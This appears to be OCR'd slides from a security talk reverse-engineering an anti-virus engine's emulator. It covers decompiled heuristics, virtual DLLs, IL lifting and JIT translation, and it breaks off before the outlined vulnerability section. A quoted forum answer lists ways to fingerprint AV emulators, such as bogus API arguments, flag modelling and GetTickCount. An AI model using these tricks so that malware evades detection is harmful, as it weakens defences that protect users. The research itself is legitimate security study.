
```
push    [ebp+arg_C]
mov     ecx, [ebp+arg_0]
mov     edx, eax
push    [ebp+arg_8]
call    sub_5A34B82B
pop     ecx
pop     ecx
pop     ebp
retn
___rsignal endp
```

```
; START OF FUNCTION CHUNK FOR ___rsignal

loc_5A6633FB:
mov     ecx, _WPP_GLOBAL_Control
cmp     ecx, offset _WPP_GLOBAL_Control
jz      short loc_5A663426
```


Emulator Initialization

- Allocate memory
- Initialize various objects and subsystems used during emulation
- Load the binary to be analyzed - relocate, resolve imports, etc
- Initialize virtual DLLs in the process memory space


- Heuristic observations about the binary are recorded - section alignment, number of imports, etc



```
if ( !v->imagename[0] )
{
  imageName = "C:\\Windows\\iexplore.exe";
  if ( !(v->pehdr.Characteristics & IMAGE_FILE_DLL) )
    imageName = "C:\\myapp.exe";
  StringCchCopyA(v->imagename, 0x104u, imageName);
}
```




```
  MpSetAttribute(v11->sr, "pea_suspicious_section_fsize", 0i64, 0i64);
  v80->peattributes[100] = 1;
  v11 = v80;
}
if ( (~(v11->pehdr.SectionAlignment - 1) & (v11->pehdr.SectionAlignment + v11->pe
  && !v11->peattributes[101] )
{
  MpSetAttribute(v11->sr, "pea_suspicious_section_vsize", 0i64, 0i64);
  v80->peattributes[101] = 1;
  v11 = v80;
}
v69 = v11->pesecs[v39].Name[0];
v40 = isprint(v69);
v11 = v80;
if ( !v40 && !v80->peattributes[102] )
{
  MpSetAttribute(v80->sr, "pea_suspicious_section_name", 0i64, 0i64);
  v80->peattributes[102] = 1;
  v11 = v80;
}
if ( v11->pesecs[v39].PointerToRawData & 0x1FF && !v11->peattributes[104] )
{
  MpSetAttribute(v11->sr, "pea_suspicious_section_offset", 0i64, 0i64);
  v80->peattributes[104] = 1;
  v11 = v80;
}
if ( v11->pesecs[v39].VirtualAddress & 0x1FF && !v11->peattributes[105] )
```



```
vdll_idx = vdll_get_index_by_name(name, v1->vhost);
if ( vdll_idx == -1 )
{
  CRC = CRCUpperStringExA(v28, name, v61);
  _strnicmp(name, "api-ms-", 7u);
  if ( v31
    || (RecID = 0, nidsearchrecidex(NID_APISET_REDIRECT, &RecID, CRC, 0) != 1
    || (recName = namefromrecid(RecID)) == 0
    || *recName != 35 )
  {
    StringCchCopyA(originalname, 0x104u, name);
    DLLName = "unknowndll.dll";
  }
  else
  {
    StringCchCopyA(originalname, 0x104u, name);
    DLLName = recName + 1;
    CRC = CRCUpperStringExA(v35, DLLName, v61);
  }
  vdll_idx = vdll_get_index_by_name(DLLName, v1->vhost);
}
```

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
   a. Startup
   b. CPU Emulation
   c. Instrumentation
   d. Windows Emulation & Environment
4. Vulnerability Research
5. Conclusion




CPU Emulation

- Support for many architectures
  - This presentation looks at x86 32-bit
- Technically dynamic translation, not "emulation"
  - Lift to IL, JIT compile to sanitized x86
- Architecture-specific software emulation functions handle unique or difficult to lift instructions
- The subsystem is incredibly complicated, and could be a full talk in its own right
  - Not a primary focus of this research and the subsystem I understand the least about

```
DT_platform_x86_16  = 0n0
DT_platform_x86_32  = 0n1
DT_platform_x86_64  = 0n2
DT_platform_emu_IL  = 0n3
DT_platform_NETRPF  = 0n4
DT_platform_NETEmu  = 0n5
DT_platform_DTlib32 = 0n6
DT_platform_DTlib64 = 0n7
DT_platform_VMProtect = 0n8
DT_platform_ARM   = 0n9
DT_platform_count = 0n10
```


*_2_IL Lifting



ƒ ARM_2_IL(DT_context *)
ƒ NETEmu_2_IL(DT_context *)
ƒ NETRPF_2_IL(DT_context *)
ƒ VMP_2_IL(DT_context *)
ƒ x64_2_IL(DT_context *)
ƒ x86_2_IL(DT_context *)

Individual architecture to IL lifting


Grab the bytes of opcode, determine type, then emit IL accordingly




I've done this same exercise with anti-virus engines on a number of occasions. Generally the steps I use are:

1. Identify the CPU/Windows emulator. This is generally the hardest part. Look at filenames, and also grep the disassembly for large switch statements. Find the switches that have 200 or more cases and examine them individually. At least one of them will be related to decoding the single-byte X86 opcodes.
2. Find the dispatcher for the CALL instruction. Usually it has special processing to determine whether a fixed address is being called. If this approach yields no fruit, look at the strings in the surrounding modules to see anything that is obviously related to some Windows API.
3. Game over. AV engines differ from the real processor and a genuine copy of Windows in many easily-discernible ways. Things to inspect: pass bogus arguments to the APIs and see if they handle erroneous conditions correctly (they never do). See if your emulator models the AF flag. Look up the exception behavior of a complex instruction and see if your emulator implements it properly. Look at the implementations of GetTickCount and GetLastError specifically as these are usually miserably broken.

answered Sep 18 '13 at 8:00
Rolf Rolles
3,608 ● 11 ● 24



x86_IL_translator::translate




```
  v1->m_icode[v1->m_last_icode_ix] = v58 | 0xFF00;
  v1->m_ioffs[v1->m_last_icode_ix] = v59;
  goto LABEL_99;
case 0x13u:
  x86_IL_common::push_reg_Ev(&v1->vfptr, 0);
  v1->m_vticks_tmp = 6;
  goto LABEL_40;
case 0x14u:
  x86_IL_common::pop_reg_Ev(&v1->vfptr);
```


Example: Single-byte x86 push register opcodes all map to type 0x13

IL Emulation in Software

Emulator can run IL bytecode in software



`run_IL_emulator`




```
IL_emulator::eIL_imul16f(void * const *)
IL_emulator::eIL_imul32f(void * const *)
IL_emulator::eIL_imul64f(void * const *)
IL_emulator::eIL_imul8f(void * const *)
IL_emulator::eIL_inc16f(void * const *)
IL_emulator::eIL_inc32f(void * const *)
IL_emulator::eIL_inc8f(void * const *)
IL_emulator::eIL_mul16f(void * const *)
IL_emulator::eIL_mul32f(void * const *)
IL_emulator::eIL_mul64f(void * const *)
IL_emulator::eIL_mul8f(void * const *)
IL_emulator::eIL_or16f(void * const *)
IL_emulator::eIL_or32f(void * const *)
IL_emulator::eIL_or8f(void * const *)
IL_emulator::eIL_rcl16(void * const *)
IL_emulator::eIL_rcl16f(void * const *)
IL_emulator::eIL_rcl32(void * const *)
IL_emulator::eIL_rcl32f(void * const *)
IL_emulator::eIL_rcl64(void * const *)
IL_emulator::eIL_rcl64f(void * const *)
IL_emulator::eIL_rcl8(void * const *)
IL_emulator::eIL_rcl8f(void * const *)
IL_emulator::eIL_rcr16(void * const *)
IL_emulator::eIL_rcr16f(void * const *)
IL_emulator::eIL_rcr32(void * const *)
IL_emulator::eIL_rcr32f(void * const *)
IL_emulator::eIL_rcr64(void * const *)
IL_emulator::eIL_rcr8(void * const *)
IL_emulator::eIL_rcr8f(void * const *)
IL_emulator::eIL_rol16(void * const *)
IL_emulator::eIL_rol16f(void * const *)
IL_emulator::eIL_rol32(void * const *)
```

```
loc_5A795BD4:
mov     eax, [esp+80h+anonymous_0]
movzx   eax, word ptr [eax]
cmp     eax, 178h       ; switch 377 cases
ja      loc_5A79A065    ; jumptable 5A795BE6 default case
```

I did not observe this *software IL emulator* being invoked during my research

- Hypothesis: used for non-x86 host systems, e.g., Windows on ARM?

```
eIL_ID_xor8  = 0n107
eIL_ID_xor16 = 0n108
eIL_ID_xor32 = 0n109
```



```
loc_5A5A06E4:               ; jumptable 5A59DBA1 case 107
mov     esi, [ebx]
mov     eax, [esi+8]
mov     ecx, [esi+4]
mov     dl, [eax]
mov     eax, [esi]
xor     dl, [ecx]
mov     [eax], dl
lea     eax, [esi+0Ch]
jmp     loc_5A59DC3C
```

```
loc_5A5A0C4C:               ; jumptable 5A59DBA1 case 108
mov     esi, [ebx]
mov     eax, [esi+8]
mov     ecx, [esi+4]
mov     dx, [eax]
mov     eax, [esi]
xor     dx, [ecx]
mov     [eax], dx
lea     eax, [esi+0Ch]
jmp     loc_5A59DC3C
```


```
loc_5A59FA89:               ; jumptable 5A59DBA1 case 109
mov     esi, [ebx]
mov     eax, [esi+8]
mov     ecx, [esi+4]
mov     edx, [eax]
mov     eax, [esi]
xor     edx, [ecx]
mov     [eax], edx
lea     eax, [esi+0Ch]
jmp     loc_5A59DC3C
```

IL-to-x86 JIT Translation

IL code can be translated to x86 and executed, a basic block at a time


I observed this *IL-to-x86 JIT* being exercised during research

Check out MSFT's VB2005 paper




DEFEATING POLYMORPHISM: BEYOND EMULATION

Adrian E. Stepan
Microsoft Corp., One Microsoft Way, Redmond, WA 90852, USA




```
mov     this, esi        ; this
mov     byte ptr [eax], 0BAh
push    dword ptr [edi+4] ; esc ID
call    ?get_esc_pfn@DT_context@@QBEPBQ6AXXZK@Z ; DT_context::get_esc_pfn(ulong)
mov     byte ptr [esi+37C8h], 1
mov     edx, [eax]
```

Calls to `esc`[ape] functions are JITted for special handling of unique instructions



```
loc_5A3E711A:
mov     this, [esi+37BCh]
mov     ebx, 0E989h      ; mov ecx, ebp
mov     eax, [esi+37B4h]
mov     [this+eax+5], bx
mov     byte ptr [this+eax+7], 0B8h ; mov eax, imm
mov     [this+eax+8], edx ; imm
mov     edx, 0D0FFh      ; call eax
mov     [this+eax+0Ch], dx
add     dword ptr [esi+37BCh], 0Eh
jmp     loc_5A3E525D     ; jumptable 5A3E870A default case
```


`lea` opcode = `0x8d`



```
void __thiscall IL_x86_common::lea_r32_ii32<0>(
{
  __int16 regxor; // ax
  char *x86Buf2; // edx
  char *x86Buf; // ecx

  regxor = reg << 11;
  if ( imm >= 0x80 )
  {
    x86Buf = &this->m_exe_ptr[this->m_exe_ix];
    *x86Buf = regxor | 0x858D;
    *(x86Buf + 2) = imm;
    this->m_exe_ix += 6;
  }
  else
  {
    x86Buf2 = &this->m_exe_ptr[this->m_exe_ix];
    *x86Buf2 = regxor | 0x458D;
    x86Buf2[2] = imm;
    this->m_exe_ix += 3;
  }
}
```

Architecture-Specific `esc` Handlers

Architecture-specific functions provide handling for unique architectural events and emulation of unique instructions




```
; void (__cdecl *const ARM_esc_handlers[51])()
